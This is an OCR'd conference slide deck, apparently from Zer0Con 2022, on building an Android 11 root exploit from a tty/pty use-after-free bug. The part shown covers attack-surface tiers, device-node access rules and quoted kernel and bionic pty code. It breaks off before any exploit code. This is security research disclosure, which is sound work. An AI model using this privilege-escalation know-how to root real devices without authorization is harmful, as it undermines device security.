Zer0Con2022

A bug collision tale: Building universal Android 11 rooting solution with a UAF vulnerability

WANG, YONG (@ThomasKing2014)
Alibaba Security Pandora Lab

Whoami

- WANG, YONG @ThomasKing2014 on Twitter/Weibo
- Security Engineer of Alibaba Security
- Focus on Android/Browser vulnerability
- Speaker at BlackHat{ASIA/EU}/HITBAMS/Zer0Con/POC
- Nominated at Pwnie Award 2019(Best Privilege Escalation)

Agenda

- Introduction
- Vulnerability analysis
- Exploit against the old Android kernel branch
- Exploit against the upstream Android kernel branch
- Conclusion

Agenda

- *Introduction*
- Vulnerability analysis
- Exploit against the old Android kernel branch
- Exploit against the upstream Android kernel branch
- Conclusion

Android LPE Attack Surfaces

At a high-level, there are several different tiers of attack surface in the Android ecosystem

- Tier: Ubiquitous
  - Description: Issues that affect all devices in the Android ecosystem.
  - Example: Core Linux kernel bugs like Dirty COW, or vulnerabilities in standard system services.
- Tier: Chipset
  - Description: Issues that affect a substantial portion of the Android ecosystem, based on which type of hardware is used by various OEM vendors.
  - Example: Snapdragon SoC perf counter vulnerability, or Broadcom WiFi firmware stack overflow.
- Tier: Vendor
  - Description: Issues that affect most or all devices from a particular Android OEM vendor
  - Example: Samsung kernel driver vulnerabilities
- Tier: Device
  - Description: Issues that affect a particular device model from an Android OEM vendor
  - Example: Pixel 4 face unlock "attention aware" vulnerability

https://googleprojectzero.blogspot.com/2020/09/attacking-qualcomm-adreno-gpu.html

Android LPE Attack Surfaces

At a high-level, there are several different tiers of attack surface in the Android ecosystem

- Tier: Ubiquitous
  - Description: Issues that affect all devices in the Android ecosystem.
  - Example: Core Linux kernel bugs like Dirty COW, or vulnerabilities in standard system services.
- Tier: Chipset
  - Description: Issues that affect a substantial portion of the Android ecosystem, based on which type of hardware is used by various OEM vendors.
  - Example: Snapdragon SoC perf counter vulnerability, or Broadcom WiFi firmware stack overflow.
- Tier: Vendor
  - Description: Issues that affect most or all devices from a particular Android OEM vendor
  - Example: Samsung kernel driver vulnerabilities
- Tier: Device
  - Description: Issues that affect a particular device model from an Android OEM vendor
  - Example: Pixel 4 face unlock "attention aware" vulnerability

https://googleprojectzero.blogspot.com/2020/09/attacking-qualcomm-adreno-gpu.html

Ubiquitous Example(ASB)

- CVE-2021-1048(fs)/CVE-2021-0920(net)
- CVE-2020-0041(binder driver)
- CVE-2019-2025/CVE-2019-2215(binder driver)
- CVE-2018-9568(net)
- CVE-2017-7533(fs)/CVE-2017-8890 (net)
- CVE-2016-5195(mm)
- ...

Binder driver or Syscalls

Other Drivers(Pixel 5)

DAC

- ptmx (root root 0o666) ptmx_device
- tty (root root 0o666) owntty_device
- ion (system system 0o664) ion_device
- ashmem (root root 0o666) ashmem_device

SELinux policy

- ALLOW domain-->ptmx_device (chr_file) [map append write ioctl watch_reads getattr read watch lock open]
- ALLOW domain-->owntty_device (chr_file) [map append write ioctl watch_reads getattr read watch lock open]
- untrusted_app-->ion_device (chr_file) [map ioctl watch_reads getattr read watch lock open]
- ALLOW domain-->ashmem_device (chr_file) [map append write ioctl getattr read lock]

Other Drivers(ASB)


DAC

- ptmx (root root 0o666) ptmx_device
- tty (root root 0o666) owntty_device
- ion (system system 0o664) ion_device (CVE-2017-0507)
- ashmem (root root 0o666) ashmem_device (CVE-2020-0009)

SELinux policy


- ALLOW domain-->ptmx_device (chr_file) [map append write ioctl watch_reads getattr read watch lock open]
- ALLOW domain-->owntty_device (chr_file) [map append write ioctl watch_reads getattr read watch lock open]
- untrusted_app-->ion_device (chr_file) [map ioctl watch_reads getattr read watch lock open]
- ALLOW domain-->ashmem_device (chr_file) [map append write ioctl getattr read lock]

PTMX FOPS hijack



TTY

A tty device gets its name from the very old abbreviation of teletypewriter and was originally associated only with the physical or virtual terminal connection to a Unix machine.



<<Linux Device Drivers, 3rd Edition>>

TTY

A tty device gets its name from the very old abbreviation of teletypewriter and was originally associated only with the physical or virtual terminal connection to a Unix machine.




Figure from: https://ishuah.com/2021/02/04/understanding-the-linux-tty-subsystem/

PTY





Figure from: https://ishuah.com/2021/02/04/understanding-the-linux-tty-subsystem/

Agenda

- Introduction
- *Vulnerability analysis*
- Exploit against the old Android kernel branch
- Exploit against the upstream Android kernel branch
- Conclusion

Vulnerability Analysis



Vulnerability Analysis

```
894  static void __init unix98_pty_init(void)
895  {
896      ptm_driver = tty_alloc_driver(NR_UNIX98_PTY_MAX,
897              TTY_DRIVER_RESET_TERMIOS |
898              TTY_DRIVER_REAL_RAW |
899              TTY_DRIVER_DYNAMIC_DEV |
900              TTY_DRIVER_DEVPTS_MEM |
901              TTY_DRIVER_DYNAMIC_ALLOC);
902      if (IS_ERR(ptm_driver))
903          panic("Couldn't allocate Unix98 ptm driver");
904      pts_driver = tty_alloc_driver(NR_UNIX98_PTY_MAX,
905              TTY_DRIVER_RESET_TERMIOS |
906              TTY_DRIVER_REAL_RAW |
907              TTY_DRIVER_DYNAMIC_DEV |
908              TTY_DRIVER_DEVPTS_MEM |
909              TTY_DRIVER_DYNAMIC_ALLOC);
910      if (IS_ERR(pts_driver))
911          panic("Couldn't allocate Unix98 pts driver");
```

```
948      tty_default_fops(&ptmx_fops);
949      ptmx_fops.open = ptmx_open;
```

```
913      ptm_driver->driver_name = "pty_master";
914      ptm_driver->name = "ptm";
915      ptm_driver->major = UNIX98_PTY_MASTER_MAJOR;
916      ptm_driver->minor_start = 0;
917      ptm_driver->type = TTY_DRIVER_TYPE_PTY;
918      ptm_driver->subtype = PTY_TYPE_MASTER;
919      ptm_driver->init_termios = tty_std_termios;
920      ptm_driver->init_termios.c_iflag = 0;
921      ptm_driver->init_termios.c_oflag = 0;
922      ptm_driver->init_termios.c_cflag = B38400 | CS8 | CREAD;
923      ptm_driver->init_termios.c_lflag = 0;
924      ptm_driver->init_termios.c_ispeed = 38400;
925      ptm_driver->init_termios.c_ospeed = 38400;
926      ptm_driver->other = pts_driver;
927      tty_set_operations(ptm_driver, &ptm_unix98_ops);
928
929      pts_driver->driver_name = "pty_slave";
930      pts_driver->name = "pts";
931      pts_driver->major = UNIX98_PTY_SLAVE_MAJOR;
932      pts_driver->minor_start = 0;
933      pts_driver->type = TTY_DRIVER_TYPE_PTY;
934      pts_driver->subtype = PTY_TYPE_SLAVE;
935      pts_driver->init_termios = tty_std_termios;
936      pts_driver->init_termios.c_cflag = B38400 | CS8 | CREAD;
937      pts_driver->init_termios.c_ispeed = 38400;
938      pts_driver->init_termios.c_ospeed = 38400;
939      pts_driver->other = ptm_driver;
940      tty_set_operations(pts_driver, &pty_unix98_ops);
```

Vulnerability Analysis

- fdm= open(“/dev/ptmx”, O_RDWR)
- fds = open(ptsname(fd1), O_RDWR)

```
54 char* ptsname(int fd) {
55   bionic_tls& tls = __get_bionic_tls();
56   char* buf = tls.ptsname_buf;
57   int error = ptsname_r(fd, buf, sizeof(tls.ptsname_buf));
58   return (error == 0) ? buf : nullptr;
59 }
60
61 int ptsname_r(int fd, char* buf, size_t len) {
62   if (buf == nullptr) {
63     errno = EINVAL;
64     return errno;
65   }
66
67   unsigned int pty_num;
68   if (ioctl(fd, TIOCGPTN, &pty_num) != 0) {
69     errno = ENOTTY;
70     return errno;
71   }
72
73   if (snprintf(buf, len, "/dev/pts/%u", pty_num) >= static_cast<int>(len)) {
74     errno = ERANGE;
75     return errno;
76   }
77
78   return 0;
79 }
```

Vulnerability Analysis

- fdm= open(“/dev/ptmx”, O_RDWR)
- grantpt(fdm) && unlockpt(fdm)
- fds = open(ptsname(fd1), O_RDWR)

```
115 int openpty(int* pty, int* tty, char* name, const termios* t, const winsize* ws) {
116   *pty = getpt();
117   if (*pty == -1) {
118     return -1;
119   }
120
121   if (grantpt(*pty) == -1 || unlockpt(*pty) == -1) {
122     close(*pty);
123     return -1;
124   }
125
126   char buf[32];
127   if (name == nullptr) {
128     name = buf;
129   }
130   if (ptsname_r(*pty, name, sizeof(buf)) != 0) {
131     close(*pty);
132     return -1;
133   }
134
135   *tty = open(name, O_RDWR | O_NOCTTY);
136   if (*tty == -1) {
137     close(*pty);
138     return -1;
139   }
140
141   if (t != nullptr) {
142     tcsetattr(*tty, TCSAFLUSH, t);
143   }
144   if (ws != nullptr) {
145     ioctl(*tty, TIOCSWINSZ, ws);
146   }
```

Vulnerability Analysis

```
2546  long tty_ioctl(struct file *file, unsigned int cmd, unsigned long arg)
2547  {
2548      struct tty_struct *tty = file_tty(file);
2549      struct tty_struct *real_tty;
2550      void __user *p = (void __user *)arg;
2551      int retval;
